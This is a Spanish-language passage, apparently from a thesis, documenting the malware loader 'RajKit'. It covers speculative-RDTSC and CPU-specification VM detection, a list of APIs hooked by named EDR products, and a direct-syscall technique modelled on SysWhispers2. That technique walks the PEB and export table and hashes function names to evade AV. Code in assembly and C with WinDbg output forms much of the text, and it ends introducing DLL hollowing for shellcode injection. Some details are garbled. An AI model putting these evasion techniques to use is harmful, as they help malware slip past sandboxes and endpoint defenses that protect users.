Lo primero es crear un buffer de memoria que abarque varias páginas, entonces **rdtsc** es ejecutado especulativamente en lugar de acceso especulativo a memoria privilegiada y el resultado se utiliza para acceder a una determinada parte del buffer creado previamente.

Las páginas del buffer a las que se puede acceder durante la ejecución especulativa son limitadas, lo que permite discernir posteriormente los accesos especulativos reales de los errores aleatorios.

Tan pronto como se completa la función que contiene la ejecución especulativa, el número de página con el tiempo de acceso más bajo se agrega a las estadísticas todo el caché en la región de memoria se *flushea* (*Cuando la cantidad de datos no escritos en el caché alcanza un cierto nivel, el controlador escribe periódicamente los datos almacenados en caché en una unidad.*)

```
__asm {
    mfence
    mov esi, ecx
    call herring
    rdtsc
    and eax, 7
    or eax, 32
    shl eax, 12
    movzx eax, byte ptr[esi + eax]
}
```

Figura 2-1-3.1. Ejecución especulativa de RDTSC y acceso de memoria basado en su retorno

```

__asm {
    xorps xmm0, xmm0
    sqrtpd xmm0, xmm0
    movd eax, xmm0
    lea esp, [esp + eax + 4]
    ret
}

```

*Figura 3-1-3.2. Activación de la especulación*

Para tener éxito se utilizan 10.000 ciclos para recopilar la información, se calcula el número de errores de la región esperada.

En VM con VMEXIT en **rdtsc** habilitado, el porcentaje de tiempo que afectan a áreas no designadas oscila entre el 50% y 90% y en sistema nos virtualizados es del 1%.

El ataque utiliza ejecución especulativa para engañar a la CPU para revelar información sobre cómo se ejecuta rdtsc.

En un entorno no virtualizado se ejecutaría **rdstc** en la propia CPU y la CPU simplemente devolverá el contador.

En un entorno virtualizado donde el hypervisor establece el bit “*RDTSC EXIT*” en **IA32\_VMX\_PINBASED\_CTLMSR**, de hecho ejecutar es un cambio de contexto, lo que llevaría demasiado tiempo.

```

[f7] 2
[f8] 11
[f9] 5
[fa] 7
[fb] 2
[fc] 2
[fd] 15
[fe] 47
[ff] 0
9370 out of 10000 cache misses
RDTSC esta virtualizado

```

### 3.2 DETECCIÓN DE ANOMALÍAS RESPECTO A LAS ESPECIFICACIONES DEL FABRICANTE

Esta técnica que implementamos se basa en la obtención de ciertos datos del fabricante que integraremos en una base de datos *sqlite* o *tinydb* encriptada dentro de la pieza de malware para posteriormente una vez ejecutado el loader en la máquina virtual obtener el modelo de procesador mediante instrucciones de bit **CPUID** y por último mediante la API

**GetLogicalProcessorInformation** obtendremos la información sobre los procesadores lógicos y hardware relacionado, accediendo a la estructura o estructuras devueltas SYSTEM\_LOGICAL\_PROCESSOR\_INFORMATION.

Esta API que hemos elegido es importante ya que después de realizar un barrido por los diferentes EDR's del mercado no hemos obtenido un positivo en *hooks* a la misma, lo que nos permitirá una libre consulta. En el *capítulo 4* de este trabajo entraremos más en detalle y nombraremos todas las API's monitoreadas por este tipo de software.

#### 3.2.1 RECOPILACIÓN DE DATOS

Lo primero es ponernos en el contexto de un VMM VMware con un Windows 10 1909 y un procesador Intel Core i9-9880H, con el que se realizará la prueba.


Los datos tanto en la máquina como del fabricante que buscamos son los siguientes:

- Número del procesador
- CPU,LCPU
- Capacidad total de caches L1,L2 y L3

Según Intel el procesador en cuestión, cuenta con las siguientes especificaciones dentro de los campos que precisamos:

- **Nº del procesador:** i9-988H
- **CPU:** 8
- **LCPU:** 16
- **L1:** 64KB
- **L2:** 256KB
- **L3:** 16MB

La máquina virtual con la que trabajamos tiene la siguiente arquitectura respecto a sus núcleos físicos y lógicos que maneja el hypervisor:



*Figura 3-2-1.1. Arquitectura VM de pruebas*

Sabiendo todos los datos necesarios ahora debemos obtenerlos desde la máquina virtual para poder cruzarlos y obtener las anomalías que buscamos para realizar una detección precisa, como nota es necesario comentar que esta técnica sería inviable si nuestro hypervisor trabajase con una sola máquina con todas sus CPU físicas asignadas a la misma.

Para recopilar el nombre completo del modelo de CPU debemos ejecutar **CPUID** con determinados valores en el registro EAX concretamente:

- **CPUID EAX = 0x80000002**
- **CPUID EAX = 0x80000003**
- **CPUID EAX = 0x80000004**

Esto nos devuelve un total de 16 bytes en formato little-endian en los registros EAX, EBX, ECX, EDX, de tal forma que concatenando los nos debería devolver el procesador usado por la máquina:

```
for (int i = 0x80000002; i < 0x80000005; ++i) {
    CPUID cpuID(i, 0);
    mModelName += string((const char*)&cpuID.EAX(), 4);
    mModelName += string((const char*)&cpuID.EBX(), 4);
    mModelName += string((const char*)&cpuID(ECX(), 4);
    mModelName += string((const char*)&cpuID.EDX(), 4);
}
```



```
C:\Users\RajKit\source\repos\PROCESADOR_NOMBRE\Debug\PROCESADOR_NOMBRE.exe
Nombre Proveedor = Intel(R) Core(TM) i9-9880H CPU @ 2.30GHz
```

Figura 3-2-1.2. Nombre Procesador mediante CPUID

Para terminar la recopilación de datos y posterior comparación respecto a los datos del fabricante nos faltaría obtener, CPU/LPCU y CACHES para ello como hemos nombrado anteriormente nos valdremos de la API **GetLogicalProcessorInformation** y para obtener el tamaño de las caché L1,L2 y L3 [SYSTEM\\_LOGICAL\\_PROCESSOR\\_INFORMATION](#) tiene una subestructura [CACHE\\_DESCRIPTOR](#) en la que contiene un campo DWORD llamado SIZE.

Si ejecutamos nuestro código obtenemos la siguiente información:



```
C:\Users\RajKit\source\repos\ConsoleApplication3\Debug\ConsoleApplication3.exe
Número de núcleos CPU: 2
Número de procesadores lógicos: 2
Size cache L1: 32768
Size cache L2: 262144
Size cache L3: 16777216
```

Figura 3-2-1.3. Datos de las CPU/LCPU y CACHE L1,L2,L3

La realidad es que nos está devolviendo 2 procesadores lógicos por núcleo, es decir estaría detectando 4 procesadores lógicos.

Con la información necesaria recopilada podemos empezar a cruzar los datos para encontrar anomalías y considerar después que estamos bajo un sistema virtualizado:

INFORMACIÓN DEL FABRICANTE		INFORMACIÓN MÁQUINA VIRTUAL	
Nº del procesador	i9-988H	Nº del procesador	i9-988H
CPU	8	CPU	2
LCPU	16	LCPU	$2 * 2 = 4$
L1	65536	L1	32768
L2	262144	L2	262144
L3	16777216	L3	16777216

Podemos observar cómo de esta manera obtendremos una confirmación fiable de que el sistema en el que estamos ejecutando está bajo gestión de hardware de un hypervisor.

#### 4. SYSCALL DIRECT CALLING

Es bien sabido por los desarrolladores de malware que los software de detección simples y EDR's actuales como **CrowdStrike, SentinelOne, Cylance, Sophos, Symantec, CarbonBlack, DeepInstick, Attivo** monitorizan mediante hook's las APIs sensibles que permiten ciertas acciones que consideran sospechosas.

Este tipo de monitorización se realiza dentro del flujo de ejecución nativo de Windows (Nt,Zw) que se encuentran en NTDLL.DLL la cual representa la última capa de abstracción antes de hacer SYSCALL y ceder el control al kernel:




Figura 4-1. Flujo de ejecución nativo sin monitorización EDR

Podemos seguir ese flujo de ejecución de **VirtualAllocEx** sin HOOK por EDR a través de IDA hasta llegar a su SYSCALL, empezando por *kernel32.dll* :

```

KERNELBASE:00007FF87BBA21D2 loc_7FF87BBA21D2: ; CODE XREF: kernelbase_VirtualAlloc+11fj
KERNELBASE:00007FF87BBA21D2 and r8d, 0FFFFFC0h
KERNELBASE:00007FF87BBA21D6 mov [rsp+38h+var_10], r9d
KERNELBASE:00007FF87BBA21DB mov [rsp+38h+var_18], r8d
KERNELBASE:00007FF87BBA21E0 lea r9, [rsp+38h+arg_8]
KERNELBASE:00007FF87BBA21E5 xor r8d, r8d
KERNELBASE:00007FF87BBA21E8 lea rdx, [rsp+38h+arg_0]
KERNELBASE:00007FF87BBA21ED lea rcx, [r8-1]
KERNELBASE:00007FF87BBA21F1 call cs:off _7FF87BCE6E10
KERNELBASE:00007FF87BBA21F8 nop dword ptr [rax+rax+00h]
KERNELBASE:00007FF87BBA21FD test eax, eax
KERNELBASE:00007FF87BBA21FF js short loc_7FF87BBA220B
KERNELBASE:00007FF87BBA2201 mov rax, [rsp+38h+arg_0]
KERNELBASE:00007FF87BBA2206 loc_7FF87BBA2206: ; CODE XREF: kernelbase_VirtualAlloc+644j
KERNELBASE:00007FF87BBA2206 add rsp, 38h
KERNELBASE:00007FF87BBA220A ret
  
```

Figura 4-2. Apuntando a KERNELBASE.DLL

```

KERNELBASE:00007FF87BCE6E10 qword_7FF87BCE6E10 dq 7FF87DDDC3B0h ; DATA XREF: kernelbase_VirtualAllocExNuma+461r
KERNELBASE:00007FF87BCE6E18 db 20h
KERNELBASE:00007FF87BCE6E19 db 0CFh ; 
KERNELBASE:00007FF87BCE6E1A db 0DDh ; 
KERNELBASE:00007FF87BCE6E1B db 7Dh ; }
KERNELBASE:00007FF87BCE6E1C db 0F8h ; 
KERNELBASE:00007FF87BCE6E1D db 7Fh ; 
KERNELBASE:00007FF87BCE6E1E db 0
KERNELBASE:00007FF87BCE6E1F db 0
KERNELBASE:00007FF87BCE6E20 db 70h ; p
KERNELBASE:00007FF87BCE6E21 db 0C4h ; 
;
```

===== SUBROUTINE =====

```

ntdll_ZwAllocateVirtualMemory proc near
    mov    r10, rcx      ; CODE XREF: kernelbase_Virtual...
    mov    eax, 18h
    test   byte_7FFE0308, 1
    jnz    short loc_7FF87DDDC3C5
    syscall           ; Low latency system call
;
```

Figura 4-3. Apuntando desde KERNELBASE a ZwAllocateVirtualMemory

```

RIP ntdll:00007FF87DDC3B0 ntdll_ZwAllocateVirtualMemory proc near
    mov    r10, rcx      ; CODE XREF: kernelbase_CreateProcessInternalW+3498fp
    ; kernelbase_VirtualAlloc+411p ...
    mov    eax, 18h
    test   byte_7FFE0308, 1
    jnz    short loc_7FF87DDDC3C5
    syscall           ; Low latency system call
    retn
;
```

Figura 4-4. Registro apuntador en NTDLL llegando a SYSCALL

Como podemos observar en la secuencia de ejecución todas las APIs serán interceptadas y darán un aviso por parte del software de detección.

Para tener mayor conocimiento sobre cuales, después de investigar e ido obteniendo las API's que monitorean todos los EDR's actuales del mercado y los vuelco en esta lista:

KiUserApcDispatcher	NtSetInformationFile
LdrLoadDll	NtSetValueKey
NtAllocateVirtualMemory	NtTerminateThread
NtAlpcConnectPort	ZwCreateFile
NtFreeVirtualMemory	ZwCreateKey
NtMapViewOfSection	ZwDeleteFile
NtProtectVirtualMemory	ZwDeleteKey
NtQueueApcThread	ZwDeleteValueKey
NtReadVirtualMemory	ZwOpenFile
NtSetContextThread	ZwOpenKey
NtUnmapViewOfSection	ZwOpenKeyEx
NtWriteVirtualMemory	ZwRenameKey
RtlInstallFunctionTableCallback	ZwSetInformationFile
ZwAllocateVirtualMemory	ZwSetValueKey
ZwAlpcConnectPort	ZwTerminateThread
ZwFreeVirtualMemory	NtAlertResumeThread
ZwMapViewOfSection	NtGetContextThread
ZwProtectVirtualMemory	RtlCreateUserThread
ZwQueueApcThread	ZwAlertResumeThread
ZwReadVirtualMemory	ZwGetContextThread
ZwSetContextThread	NtQuerySystemInformationEx
ZwUnmapViewOfSection	NtResumeThread
ZwWriteVirtualMemory	NtSetInformationThread
NtCreateProcess	NtTerminateProcess
NtCreateProcessEx	RtlAddVectoredExceptionHandler
NtCreateThread	RtlGetNativeSystemInformation
NtCreateThreadEx	ZwLoadDriver
NtCreateUserProcess	ZwMapUserPhysicalPages
NtQueueApcThreadEx	ZwOpenProcess
NtSetInformationProcess	ZwQuerySystemInformation
ZwCreateProcess	ZwQuerySystemInformationEx
ZwCreateProcessEx	ZwResumeThread
ZwCreateThread	ZwSetInformationThread
ZwCreateThreadEx	ZwTerminateProcess
ZwCreateUserProcess	LdrOpenImageFileOptionsKey
ZwQueueApcThreadEx	NtCreateSection
ZwSetInformationProcess	ZwCreateSection
NtLoadDriver is hooked	NtCreateFile
NtMapUserPhysicalPages	NtCreateKey
NtOpenProcess	NtDeleteFile
NtQuerySystemInformation	NtDeleteKey
NtOpenKey	NtDeleteValueKey
NtOpenKeyEx	NtOpenFile
NtRenameKey	

En este punto tenemos algunas opciones para tratar de evadir esto, podríamos obtener una copia de *NTDLL.DLL* desde el disco sin los HOOK's de los EDR ya que se implantan en memoria en tiempo de ejecución una vez mapeada en memoria la librería, por lo tanto una opción inteligente sería sobreescribir la librería en nuestro proceso mapeando la copia del disco.




Figura 4-4. Evasión de monitorización mediante sobreescritura de *NTDLL*

Sin embargo en **RajKit** voy hacer uso de una técnica que evita esta secuencia de ejecución de Windows y evade las capas de abstracción que tenemos hasta la instrucción SYSCALL, obteniendo en tiempo de ejecución la llamada al sistema asociada a la rutina nativa de la que queremos hacer uso.

Para ello lo que haremos será usar código *asm* compilado dentro de nuestro binario actuando como una API de Windows, pero realizar esto sin ser detectado tiene cierta complejidad, en siguiente diagrama muestro un poco los paso que vamos a seguir con nuestra técnica en concreto, ya que se podría implementar de diferentes formas, pero esta es la óptima:




Figura 4-5. Flujo de ejecución Syscall Direct Calling

#### 4.1 NTDLL.DLL BASE DESDE PEB

Lo primero que tenemos que hacer es obtener la dirección base de la librería dinámica NTDLL, pero tendremos que hacerlo sin usar ninguna API, para ello tendremos que ir desde el *Thread Environment Block (TEB)* al *Process Environment Block (PEB)* y continuar escalando a través de las estructuras y listas enlazadas hasta **DllBase**, como?




Figura 4-6. Dirección Base a través de Process Environment Block

Como explico en el diagrama tendremos que recuperar la dirección de PPEB dentro de TEB para ello tendremos que acceder a través del registro GS para sistemas x64 en la compensación 0x60:

**PSW2\_PEB** Peb = (PSW2\_PEB) \_\_readgsqword(**0x60**);

```
0: kd> dt _TEB
combase!_TEB
+0x000 Reserved1      : [12] Ptr64 Void
+0x060 ProcessEnvironmentBlock : Ptr64 _PEB
+0x068 Reserved2      : [399] Ptr64 Void
+0xce0 Reserved3      : [1952] UChar
+0x1480 TlsSlots       : [64] Ptr64 Void
+0x1680 Reserved4      : [8] UChar
+0x1688 Reserved5      : [26] Ptr64 Void
+0x1758 ReservedForOle : Ptr64 Void
+0x1760 Reserved6      : [4] Ptr64 Void
+0x1780 TlsExpansionSlots : Ptr64 Void

0: kd>||
```

Desde PEB en el desplazamiento 0x18 tenemos **Ldr** del tipo **\_PEB\_LDR\_DATA**, accedemos:

**PSW2\_PEB\_LDR\_DATA** Ldr = Peb->Ldr;

```
0: kd> dt _PEB
combase!_PEB
+0x000 Reserved1      : [2] UChar
+0x002 BeingDebugged   : UChar
+0x003 Reserved2      : [1] UChar
+0x008 Reserved3      : [2] Ptr64 Void
+0x018 Ldr             : Ptr64 _PEB_LDR_DATA
+0x028 ProcessParameters : Ptr64 _RTL_USER_PROCESS_PARAMETERS
+0x038 Reserved4      : [3] Ptr64 Void
+0x040 AtlThunksListPtr : Ptr64 Void
+0x048 Reserved5      : Ptr64 Void
+0x050 Reserved6      : UInt4B
+0x058 Reserved7      : Ptr64 Void
+0x060 Reserved8      : UInt4B
+0x064 AtlThunksListPtr32 : UInt4B
+0x068 Reserved9      : [45] Ptr64 Void
+0x1d0 Reserved10     : [96] UChar
+0x230 PostProcessInitRoutine : Ptr64 void
+0x238 Reserved11     : [128] UChar
+0x2b8 Reserved12     : [1] Ptr64 Void
+0x2c0 SessionId       : UInt4B

0: kd>||
```

Si volcamos **\_PEB\_LDR\_DATA** vemos en el desplazamiento 0x20 una lista **\_LIST\_ENTRY** **InMemoryOrderModuleList** que en realidad es el encabezado a una lista doblemente enlazada que entre otras cosas contiene los módulos cargados y su dirección base, lo que significa que tendremos que iterar todas las estructuras, es decir una estructura por cada módulo cargado hasta encontrar **NTDLL.DLL**:

```
if ((*(ULONG*) DllName | 0x20202020) != 'ldtn') continue;
if ((*(ULONG*)(DllName + 4) | 0x20202020) == 'ld.l') break;
```

```
0: kd> dt _PEB_LDR_DATA
combase!_PEB_LDR_DATA
+0x000 Reserved1 : [8] Uchar
+0x008 Reserved2 : [3] Ptr64 Void
+0x020 InMemoryOrderModuleList : _LIST_ENTRY
```

```
0: kd> dt _LDR_DATA_TABLE_ENTRY
combase!_LDR_DATA_TABLE_ENTRY
+0x000 InLoadOrderLinks : _LIST_ENTRY
+0x010 InMemoryOrderLinks : _LIST_ENTRY
+0x020 InInitializationOrderLinks : _LIST_ENTRY
+0x030 DllBase : Ptr64 Void
+0x038 EntryPoint : Ptr64 Void
+0x040 SizeOfImage : Uint4B
+0x048 FullDllName : UNICODE_STRING
+0x058 BaseDllName : UNICODE_STRING
```

En este punto ya tendríamos localizada NTDLL.DLL y su dirección base DllBase.

#### 4.2 DIRECCIÓN DE FUNCIONES DESDE EAT

La *EXPORT\_ADDRESS\_TABLE* (EAT) funciona como la *IAT* solo que la biblioteca exportará las funciones al ejecutable de la imagen, en el que el programa se importará al *IAT*.

Para ello tenemos que investigar la estructura de datos *IMAGE\_EXPORT\_DIRECTORY* del formato PE y acceder al desplazamiento donde se encuentra *AddressOfFunctions*, qué es el índice de todas las funciones, utilizaremos la dirección base **7ff9ad420000** de *NTDLL.DLL* como ejemplo, desde WINDBG se requiere seguir el siguiente diagrama de desplazamientos con alguna conversión a HEX por el camino:




Figura 4.2-1. Estructuras y desplazamientos hasta *IMAGE\_EXPORT\_DIRECTORY*

Una vez en la estructura, a través de los desplazamiento de la *VirtualAddress* de *IMAGE\_DATA\_DIRECTORY* tendríamos lo siguiente:

→ 0x7FFFCD4A0000+0xD8+0x18+0x70+0x14c500

```
0:001> dt IMAGE_EXPORT_DIRECTORY 7ffffcd4a0000+D8+0x18+0x70+0x14c500
combase!IMAGE_EXPORT_DIRECTORY
+0x000 Characteristics : 0x8b420
+0x004 TimeStamp : 0x7a10
+0x008 MajorVersion : 0xa300
+0x00a MinorVersion : 0
+0x00c Name : 0x2310
+0x010 Base : 0x53350
+0x014 NumberOfFunctions : 0x88cc0
+0x018 NumberOfNames : 0x10d00
+0x01c AddressOfFunctions : 0x53470
+0x020 AddressOfNames : 0x534a0
+0x024 AddressOfNameOrdinals : 0x53150
[...]
0:001>
```

```
DWORD NumberOfNames = ExportDirectory->NumberOfNames;
PDWORD Functions = SW2_RVA2VA(PDWORD, DllBase, ExportDirectory->AddressOfFunctions);
PDWORD Names = SW2_RVA2VA(PDWORD, DllBase, ExportDirectory->AddressOfNames);
PWORD Ordinals = SW2_RVA2VA(PWORD, DllBase, ExportDirectory->AddressOfNameOrdinals);
```

Con esos 3 campos obtenidos, que son los que nos interesan de esa estructura tenemos que hacer un pequeño calculo por que cuando queremos obtener la dirección de una función en código mediante la API de Windows, realmente se obtiene buscando por ejemplo el nombre “*AlpcFreeCompletionListMessage*” en *AddressOfNames* del cual se extrae la posición en la matriz dentro de *AddressOfNameOrdinals* que a su vez nos devuelve el índice de la función en *AddressOfFunctions* y esa dirección que obtenemos en realidad es una *Relative Virtual Address (RVA)* que tendremos que sumar a la *DllBase* que obtuvimos previamente!




Figura 4.2-2. Obtención de RVA de *AlpcFreeCompletionListMessage*

Mostramos en *WINDBG* el mismo proceso:


```
0:001> dd 0x7FFCD4A0000+0x14ea54
00007ffff`cd5eea54 0015221a 00152225 0015222f 0015223b
00007ffff`cd5eea64 00152264 00152282 001522ae 001522d5
00007ffff`cd5eea74 001522e7 001522ff 00152320 0015234d
00007ffff`cd5eea84 0015236c 00152388 001523a3 001523ca
00007ffff`cd5eea94 001523e4 00152401 0015242a 00152444
00007ffff`cd5eea94 00152460 00152479 00152493 001524ab
00007ffff`cd5eeab4 001524d7 001524ef 00152501 00152515
00007ffff`cd5eeac4 0015252e 00152542 00152553 0015256e
0:001> da 0x7FFCD4A0000+0x14ea54
00007ffff`cd5f2264 [AlpcFreeCompletionListMessage"]
```

**DllBase+AddresOfFunctions[AddressOfNames[AddressOfNameOrdinals]] = Dir. función**

#### 4.3 OBTENER SYSCALL

En este último paso tenemos que extraer de las llamadas nativas su correspondiente SYSCALL, para ello se realiza una búsqueda de funciones que empiezan por *Zw* y luego se crea una matriz de llamadas al sistema almacenando el nombre cambiado por *Nt*, de esta forma es más eficiente ya que no requiere verificar la presencia de *Ntdll* al comienzo del nombre.

Por lo general cada rutina de servicio del sistema nativo tiene 2 versiones parecidas con prefijo diferente y son atendidas por la misma rutina del sistema en modo kernel, mostramos como ejemplo: *NtAllocateVirtualMemory* y *ZwAllocateVirtualMemory* comparten la SYSCALL **18**



Iremos iterando *NumberOfNames* en busca del prefijo para ir almacenando en la estructura un HASH del nombre para evadir análisis de EDR/AV.. junto con la dirección de la función.

```
if (*(USHORT*)FunctionName == 'wZ')
{
    Entries[i].Hash = SW2_HashSyscall(FunctionName);
    Entries[i].Address = Functions[Ordinals[NumberOfNames - 1]];

    i++;
    if (i == SW2_MAX_ENTRIES) break;
}
```

Lo bueno de esta técnica que implementa [SysWhispers2](#) es que después ordena de forma ascendente esas direcciones y resulta que coincide también con la llamada correspondiente a su nombre!!

Genial porque de esa forma la llamada al sistema en nuestra matriz corresponderá a la posición del nombre dentro de esa matriz!

```

for (DWORD i = 0; i < SW2_SyscallList.Count - 1; i++)
{
    for (DWORD j = 0; j < SW2_SyscallList.Count - i - 1; j++)
    {
        if (Entries[j].Address > Entries[j + 1].Address)
        {
            // Swap entries.
            SW2_SYSCALL_ENTRY TempEntry;

            TempEntry.Hash = Entries[j].Hash;
            TempEntry.Address = Entries[j].Address;

            Entries[j].Hash = Entries[j + 1].Hash;
            Entries[j].Address = Entries[j + 1].Address;

            Entries[j + 1].Hash = TempEntry.Hash;
            Entries[j + 1].Address = TempEntry.Address;
        }
    }
}

```

#### 4.4 EJECUCIÓN

Por último nos quedaría manejar los registros del procesador y controlar el contexto de los registros para poder mantener los parámetros que requieren las funciones y mientras usar la función que nos devolverá la llamada al sistema que necesitamos, como?

Tenemos que tener en cuenta la convención de llamadas `__fastcall` x64 que utiliza determinados registros del procesador, en el caso de argumentos enteros son los registros **RCX,RDX,R8** y **R9** y a partir del quinto se pushean al stack, por lo tanto primero guardaremos los registros que enviaron al llamar a nuestra propia rutina nativa:

```

mov [rsp +8], rcx
mov [rsp+16], rdx
mov [rsp+24], r8
mov [rsp+32], r9
sub rsp, 28h

```

Lo siguiente es preparar el registro **ECX** con el HASH correspondiente a **NtAllocateVirtualMemory = 015882105h** y llamar a la función propia:

```
mov ecx, 015882105h
call SW2_GetSyscallNumber
```

Volvemos a restaurar los registros:

```
add rsp, 28h
mov rcx, [rsp +8]
mov rdx, [rsp+16]
mov r8, [rsp+24]
mov r9, [rsp+32]
mov r10, rcx
```

Y por último invocar SYSCALL:

```
mov r10, rcx
syscall
ret
```

## 5. DLL HOLLOWING

En esta fase hablaremos de la sobre carga de módulos en un proceso dado, al cual despues se le inyectara una shellcode que se ejecutará como un *thread* de esta forma no se asignan páginas de memoria RWX ni se cambian sus permisos el proceso en ningún momento.

